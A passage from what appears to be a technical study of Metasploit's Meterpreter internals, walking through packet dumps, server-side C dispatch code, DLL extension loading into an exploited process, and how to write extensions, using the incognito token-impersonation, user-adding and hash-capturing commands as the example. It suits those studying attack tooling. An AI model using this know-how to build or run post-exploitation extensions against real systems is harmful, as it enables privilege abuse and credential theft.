    ▼ [0] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fa6fee08ad8>
        @compress = false
        @type = 65537
        @value = "incognito_list_tokens"
    ▼ [1] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fa6fee06c38>
        @compress = false
        @type = 65538
        @value = "73779233402038150961218319663180"
    ▼ [2] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fa6fee06b70>
        @compress = false
        @type = 151076
        @value = 0
    @type = 0
```

Figure 35 Incognito list token request packet

Figure 36 show the response packet received. Notice the first two Tlv values; these correspond to the request packet. Once the response is received the protocol API is used to retrieve the results as shown in the `incognito_list_tokens(token_order)` method listing discussed in section 12.2.2.



```
Thread 1 [sleep] (pid 429)
incognito_list_tokens [incognito.rb:44] (Rex::Post::Meterpreter::Extensions::I
cmd_list_tokens [incognito.rb:76] (Rex::Post::Meterpreter::Ui::Console::Comi
cmd_list_tokens [incognito.rb:76] (Rex::Post::Meterpreter::Ui::Console::Comi
run_command [dispatcher_shell.rb:428] (Rex::Ui::Text::DispatcherShell)
run_command [console.rb:104] (Rex::Post::Meterpreter::Ui::Console)
run_single [dispatcher_shell.rb:390] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:384] (Rex::Ui::Text::DispatcherShell)
interact [console.rb:68] (Rex::Post::Meterpreter::Ui::Console)
run [shell.rb:190] (Rex::Ui::Text::Shell)
run [shell.rb:190] (Rex::Ui::Text::Shell)
interact [console.rb:66] (Rex::Post::Meterpreter::Ui::Console)
interact [console.rb:66] (Rex::Post::Meterpreter::Ui::Console)
_interact [meterpreter.rb:432] (Msf::Sessions::Meterpreter)
interact [interactive.rb:49] (Rex::Ui::Interactive)
cmd_sessions [core.rb:1597] (Msf::Ui::Console::CommandDispatcher::Core)
cmd_sessions [core.rb:1597] (Msf::Ui::Console::CommandDispatcher::Core)
run_command [dispatcher_shell.rb:428] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:390] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:384] (Rex::Ui::Text::DispatcherShell)
cmd_exploit [exploit.rb:181] (Msf::Ui::Console::CommandDispatcher::Exploi
cmd_exploit [exploit.rb:181] (Msf::Ui::Console::CommandDispatcher::Exploi
run_command [dispatcher_shell.rb:428] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:390] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:384] (Rex::Ui::Text::DispatcherShell)
```

```
▼ response = {Rex::Post::Meterpreter::Packet} #<Rex::Post::Meterpreter::Packet:0x007fa7001c9090>
    @compress = false
    @created_at = {Time} 2013-05-08 14:52:38 +0100
  ▼ @tlvs = Array (5 element(s))
    ▼ [0] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fa7001c86b8>
        @compress = false
        @type = 65537
        @value = "incognito_list_tokens"
    ▼ [1] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fa7001c8488>
        @compress = false
        @type = 65538
        @value = "73779233402038150961218319663180"
    ▼ [2] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fa7001c8258>
        @compress = false
        @type = 85538
        @value = "MOHAN-450A1EEBD\Owner "
    ▼ [3] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fa7001c8028>
        @compress = false
        @type = 85539
        @value = "No tokens available "
    ▼ [4] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fa7001c7dd0>
        @compress = false
        @type = 131076
        @value = 0
    @type = 1
```

Figure 36 Incognito list token response packet

11.3.2 Server side protocol API

The listing shown below shows how the request generated by the `incognito_list_tokens(..)` method discussed in section 12.2.2 is processed.

To process the request, the request parameters are retrieved from the request packet using the server side protocol API. A number of API calls are provided for each of the different parameter types. In the example below the `packet_get_tlv_value_uint(packet,TLV_TYPE_INCOGNITO_LIST_TOKENS_TOKEN_ORDER)` call retrieves the `token_order` which we know to be a unit type.

After processing the request the response parameter are added to the response packet and then transmitted to the client.

To see how the response parameters are retrieved from the response packet see section 12.2.2

```
DWORD request_incognito_list_tokens(Remote *remote, Packet *packet)
{
        ..
        ..

        Packet *response = packet_create_response(packet);

        token_order = packet_get_tlv_value_uint(packet,
        TLV_TYPE_INCOGNITO_LIST_TOKENS_TOKEN_ORDER);

        // Enumerate tokens
        token_list = get_token_list(&num_tokens);

        if (!token_list)
        {
                packet_transmit_response(GetLastError(), remote, response);

                return ERROR_SUCCESS;
        }
        ..
        ..
        ..

        packet_add_tlv_string(response, TLV_TYPE_INCOGNITO_LIST_TOKENS_DELEGATION,
        delegation_tokens);
        packet_add_tlv_string(response, TLV_TYPE_INCOGNITO_LIST_TOKENS_IMPERSONATION,
        impersonation_tokens);
        packet_transmit_response(ERROR_SUCCESS, remote, response);

        free(token_list);
        free(uniq_tokens);
        free(delegation_tokens);
        free(impersonation_tokens);

        return ERROR_SUCCESS;
}
```

Server side protocol API calls are listed in the `/external/source/meterpreter/source/common/core.h` file. More examples of how the server side protocol API is used can be found in the `/external/source/meterpreter/source/extensions/` directories.

11.4 Server components

The main functions which control the heart of the Meterpreter server are shown in figure 37. The main functions of the server are:

1. Server initialisation
2. Establish a secure connection with the client
3. Load an extension dll
4. Listen for and process client requests
5. Migrate to a new process




Figure 37 Meterpreter Server DFD

After loading the server dll, the payload calls the `Init` function, which in turn calls the `server_setup` function. The `server_setup` function first initialises the openSSL subsystem and performs the ssl negotiation with client then calls the `register_disatch_routines` function. This function calls the `command_register` function to register the commands and finally the `server_dispatch` function is called. The `server_dispatch` function provides the main dispatch loop for incoming requests, when a request packet is received a separate thread is started to process the request by calling the `command_process_thread` function. After retrieving the Remote and Packet data from the thread parameters the `command_process_thread` function proceeds to extracts the method (in our example that would be `incognito_list_tokens`) from the packet and then searches the `command[]` array. The `command[]` array is searched for a registered method, if found the `command_call_dispatch()` function is called to process the request. Before discussing the function let's see how the Command data structure is declared.

```
/* Command dispatch table types */

typedef DWORD (*DISPATCH_ROUTINE)(Remote *remote, Packet *packet);

#define MAX_CHECKED_ARGUMENTS  16

#define ARGUMENT_FLAG_REPEAT   (1 << 28)
#define ARGUMENT_FLAG_MASK     0x0ffffff

// Blank dispatch handler
#define EMPTY_DISPATCH_HANDLER NULL, { 0 }, 0

// Place holders
#define EXPORT_TABLE_BEGIN()
#define EXPORT_TABLE_END()

typedef struct
{
        DISPATCH_ROUTINE    handler;

        TlvMetaType         argumentTypes[MAX_CHECKED_ARGUMENTS];
        DWORD               numArgumentTypes;
} PacketDispatcher;

typedef struct command
{
        LPCSTR           method;
        PacketDispatcher request;
        PacketDispatcher response;

        // Internal -- not stored
        struct command   *next;
        struct command   *prev;
} Command;
```

Best way to understand how the Command structure is used to handle requests is to look at an example, listing shown below is a part of a `customCommand[]` array declared in `/external/source/meterpreter/source/extensions/incognito/incognito.c`

```
Command customCommands[] =
{
        // List tokens
        { "incognito_list_tokens",
          { request_incognito_list_tokens,                    { 0 }, 0 },
          { EMPTY_DISPATCH_HANDLER                                     },
        },
…
}
```

The information in this array represents the method name (name of request or name of response) and a pointer to the function that should be called if such a method is requested. In this case the client wants

`request_incognito_list_tokens` to be called. The server will execute this function and respond with results as discussed in section 12.2.2.
Listing extract from `command_process_thread` function shows how the command array is searched to locate the command array element which is then used to call the request handler as shown in the `command_call_dispatch()` listing.


```
do
{
        // Extract the method
        result = packet_get_tlv_string( packet, TLV_TYPE_METHOD, &methodTlv );
        if( result != ERROR_SUCCESS )
                break;

        dprintf( "[COMMAND] Processing method %s", methodTlv.buffer );

        // Get the request identifier if the packet has one.
        result = packet_get_tlv_string( packet, TLV_TYPE_REQUEST_ID, &requestIdTlv );
        if( result == ERROR_SUCCESS )
                requestId = (PCHAR)requestIdTlv.buffer;

                method = (PCHAR)methodTlv.buffer;

                result = ERROR_NOT_FOUND;

                // Try to find a match in the dispatch type
                for( index = 0, result = ERROR_NOT_FOUND ; result == ERROR_NOT_FOUND &&
                commands[index].method ; index++ )
                {
                        if( strcmp( commands[index].method, method ) )
                                continue;

                        // Call the base handler
                        result = command_call_dispatch(&commands[index],remote, packet);
                }
…
}
DWORD command_call_dispatch(Command *command, Remote *remote, Packet *packet)

{
        ..

        switch (packet_get_type(packet))
        {
                case PACKET_TLV_TYPE_REQUEST:
                        if (command->request.handler)
                                res = command->request.handler(remote, packet);
                        break;
                case PACKET_TLV_TYPE_RESPONSE:
                case PACKET_TLV_TYPE_PLAIN_RESPONSE:
                        if (command->response.handler)
                                res = command->response.handler(remote, packet);
                        break;
                default:
                        res = ERROR_NOT_FOUND;
                        break;
        }
        return res;
}
```

11.5 Server extensions

Before discussing the interface between the server and an extension let’s see how the extension gets loaded. To load the incognito extension, execute the following command:

```
meterpreter> use incognito
```

The `cmd_use` method declared in the `Rex::Post::Meterpreter::Ui::Console::CommandDispatcher::Core` class handles the command. The call trace shown in figure 38 shows the method `load_library` declared in the `Rex::Post::Meterpreter::ClientCore` creates and sends the actual request packet to the server.




```
Thread 1 [sleep] (pid 515)
load_library [client_core.rb:117] (Rex::Post::Meterpreter::ClientCore)
use [client_core.rb:164] (Rex::Post::Meterpreter::ClientCore)
cmd_load [core.rb:401] (Rex::Post::Meterpreter::Ui::Console::CommandDispatche
cmd_load [core.rb:389] (Rex::Post::Meterpreter::Ui::Console::CommandDispatche
cmd_load [core.rb:389] (Rex::Post::Meterpreter::Ui::Console::CommandDispatche
cmd_use [core.rb:431] (Rex::Post::Meterpreter::Ui::Console::CommandDispatcher
run_command [dispatcher_shell.rb:428] (Rex::Ui::Text::DispatcherShell)
run_command [console.rb:104] (Rex::Post::Meterpreter::Ui::Console)
run_single [dispatcher_shell.rb:390] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:384] (Rex::Ui::Text::DispatcherShell)
interact [console.rb:68] (Rex::Post::Meterpreter::Ui::Console)
run [shell.rb:190] (Rex::Ui::Text::Shell)
run [shell.rb:190] (Rex::Ui::Text::Shell)
interact [console.rb:66] (Rex::Post::Meterpreter::Ui::Console)
interact [console.rb:66] (Rex::Post::Meterpreter::Ui::Console)
_interact [meterpreter.rb:432] (Msf::Sessions::Meterpreter)
interact [interactive.rb:49] (Rex::Ui::Interactive)
cmd_sessions [core.rb:1597] (Msf::Ui::Console::CommandDispatcher::Core)
cmd_sessions [core.rb:1597] (Msf::Ui::Console::CommandDispatcher::Core)
run_command [dispatcher_shell.rb:428] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:390] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:384] (Rex::Ui::Text::DispatcherShell)
cmd_exploit [exploit.rb:181] (Msf::Ui::Console::CommandDispatcher::Exploit)
cmd_exploit [exploit.rb:181] (Msf::Ui::Console::CommandDispatcher::Exploit)
run_command [dispatcher_shell.rb:428] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:390] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:384] (Rex::Ui::Text::DispatcherShell)
run [shell.rb:200] (Rex::Ui::Text::Shell)
```

```
request = {Rex::Post::Meterpreter::Packet} #<Rex::Post::Meterpreter::Packet:0x007fdd5870e670>
  @compress = false
  @created_at = {Time} 2013-05-27 14:33:32 +0100
  @tlvs = Array (6 element(s))
    [0] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fdd5870e558>
      @compress = false
      @type = 65537
      @value = "core_loadlib"
    [1] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fdd5870ddd8>
      @compress = false
      @type = 65538
      @value = "86913540568558021674178791464261"
    [2] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fdd5870dc48>
      @compress = true
      @type = 262170
      @value = "MZ�\u0000\u0003\u0000\u0000\u0000\u0004\u0000\u0000\u0000��\u000
    [3] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fdd5870dae0>
      @compress = false
      @type = 65936
      @value = "ext4310.dll"
    [4] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fdd5870da90>
      @compress = false
      @type = 131099
      @value = 2
    [5] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fdd578d31c8>
      @compress = false
      @type = 65937
      @value = "ext4310.dll"
  @type = 0
```

Figure 38 load extension request packet

When the request is received by the server the `request_core_loadlib(..)` function declared in the file `/external/source/meterpreter/source/server/win/remote_dispatch.c` process’s the request. The first step is to retrieve the request parameters and then accordingly load the extension dll. Having injected the dll into the exploited process the address of the initialise routine (`InitServerExtension`) is evaluated and is then called to initialise the extension. The extension command methods are then retrieved from the command array and are added to the response packet. After adding the result of the `InitServerExtension` routine the response packet is returned to the client. The details of the response packet are shown in Figure 39.




```
Thread 1 [sleep] (pid 515)
load_library [client_core.rb:120] (Rex::Post::Meterpreter::ClientCore)
use [client_core.rb:164] (Rex::Post::Meterpreter::ClientCore)
cmd_load [core.rb:401] (Rex::Post::Meterpreter::Ui::Console::CommandDispatcher::
cmd_load [core.rb:389] (Rex::Post::Meterpreter::Ui::Console::CommandDispatcher::
cmd_load [core.rb:389] (Rex::Post::Meterpreter::Ui::Console::CommandDispatcher::
cmd_use [core.rb:431] (Rex::Post::Meterpreter::Ui::Console::CommandDispatcher::C
run_command [dispatcher_shell.rb:428] (Rex::Ui::Text::DispatcherShell)
run_command [console.rb:104] (Rex::Post::Meterpreter::Ui::Console)
run_single [dispatcher_shell.rb:390] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:384] (Rex::Ui::Text::DispatcherShell)
interact [console.rb:68] (Rex::Post::Meterpreter::Ui::Console)
run [shell.rb:190] (Rex::Ui::Text::Shell)
run [shell.rb:190] (Rex::Ui::Text::Shell)
interact [console.rb:66] (Rex::Post::Meterpreter::Ui::Console)
interact [console.rb:66] (Rex::Post::Meterpreter::Ui::Console)
_interact [meterpreter.rb:432] (Msf::Sessions::Meterpreter)
interact [interactive.rb:49] (Rex::Ui::Interactive)
cmd_sessions [core.rb:1597] (Msf::Ui::Console::CommandDispatcher::Core)
cmd_sessions [core.rb:1597] (Msf::Ui::Console::CommandDispatcher::Core)
run_command [dispatcher_shell.rb:428] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:390] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:384] (Rex::Ui::Text::DispatcherShell)
cmd_exploit [exploit.rb:181] (Msf::Ui::Console::CommandDispatcher::Exploit)
cmd_exploit [exploit.rb:181] (Msf::Ui::Console::CommandDispatcher::Exploit)
run_command [dispatcher_shell.rb:428] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:390] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:384] (Rex::Ui::Text::DispatcherShell)
run [shell.rb:200] (Rex::Ui::Text::Shell)
msfconsole:148
```

```
response = {Rex::Post::Meterpreter::Packet} #<Rex::Post::Meterpreter::Packet:0x007fdd586b83b0>
  @compress = false
  @created_at = {Time} 2013-05-27 14:35:45 +0100
  @tlvs = Array (9 element(s))
    [0] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fdd586b7aa0>
      @compress = false
      @type = 65537
      @value = "core_loadlib"
    [1] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fdd586b7870>
      @compress = false
      @type = 65538
      @value = "86913540568558021674178791464261"
    [2] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fdd586b76b8>
      @compress = false
      @type = 65537
      @value = "incognito_snarf_hashes"
    [3] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fdd586b7500>
      @compress = false
      @type = 65537
      @value = "incognito_add_localgroup_user"
    [4] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fdd586b7320>
      @compress = false
      @type = 65537
      @value = "incognito_add_group_user"
    [5] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fdd586b7118>
    [6] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fdd586b6f60>
    [7] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fdd586b6da8>
    [8] = {Rex::Post::Meterpreter::Tlv} #<Rex::Post::Meterpreter::Tlv:0x007fdd586b6bf0>
      @compress = false
      @type = 131076
      @value = 0
  @type = 1
```

Figure 39 load extension response packet

When the `load_library` method receives the response the TLV_TYPE_METHOD data values are extracted and copied to the command array so that they available to the user when the user types `help` on the meterpreter prompt.

The extension dll is now loaded and available for the user.



```
Incognito Commands
==================

    Command              Description
    -------              -----------
    add_group_user       Attempt to add a user to a global group with all tokens
    add_localgroup_user  Attempt to add a user to a local group with all tokens
    add_user             Attempt to add a user with all tokens
    impersonate_token    Impersonate specified token
    list_tokens          List tokens available under current user context
    snarf_hashes         Snarf challenge/response hashes for every token

meterpreter >
```

Figure 40 Incognito commands

12 Writing Meterpreter Extensions

Having established how the various meterpreter components hang together we can now lay some foundations on how to develop meterpreter extensions. The following steps summarises the process:

1. Design the commands, requests and responses
2. Implement enough of the extension to test the requests and responses
3. Develop the command dispatcher class
4. Develop the command proxy class
5. Test the skeleton extension
6. Develop rest of the extension
7. Test, Debug and Release

The existing incognito extension will be used to describe each of these steps.

12.1 Design commands, requests and responses

The first step is to list the command you would like the user to enter. For example for the incognito extension that would be:

```
meterpreter > list_token  <token order>

meterpreter > impersonate_token <user name>

meterpreter > add_user <username> <password> <host>

meterpreter > add_group_user  <username> <groupname> <host>

meterpreter > add_localgroup_user  <username> <groupname> <host>

meterpreter >snarf_hashes <host>
```

Next step would be to consider the request parameters and their types. For this you need to be familiar with the protocol types.

From the commands above the request parameters are:

```
TLV_TYPE_INCOGNITO_LIST_TOKENS_ORDER = TLV_META_TYPE_UINT   | (TLV_EXTENSIONS + 4)
TLV_TYPE_INCOGNITO_IMPERSONATE_TOKEN = TLV_META_TYPE_STRING | (TLV_EXTENSIONS + 5)
TLV_TYPE_INCOGNITO_USERNAME          = TLV_META_TYPE_STRING | (TLV_EXTENSIONS + 7)
TLV_TYPE_INCOGNITO_PASSWORD          = TLV_META_TYPE_STRING | (TLV_EXTENSIONS + 8)
TLV_TYPE_INCOGNITO_SERVERNAME        = TLV_META_TYPE_STRING | (TLV_EXTENSIONS + 9)
TLV_TYPE_INCOGNITO_GROUPNAME         = TLV_META_TYPE_STRING | (TLV_EXTENSIONS + 10)
```

For each request determine the response parameters and their types.

```
TLV_TYPE_INCOGNITO_LIST_TOKENS_DELEGATION    = TLV_META_TYPE_STRING | (TLV_EXTENSIONS + 2)
TLV_TYPE_INCOGNITO_LIST_TOKENS_IMPERSONATION = TLV_META_TYPE_STRING | (TLV_EXTENSIONS + 3)
TLV_TYPE_INCOGNITO_GENERIC_RESPONSE    = TLV_META_TYPE_STRING | (TLV_EXTENSIONS + 6)
```

Then for each command document the request and the response

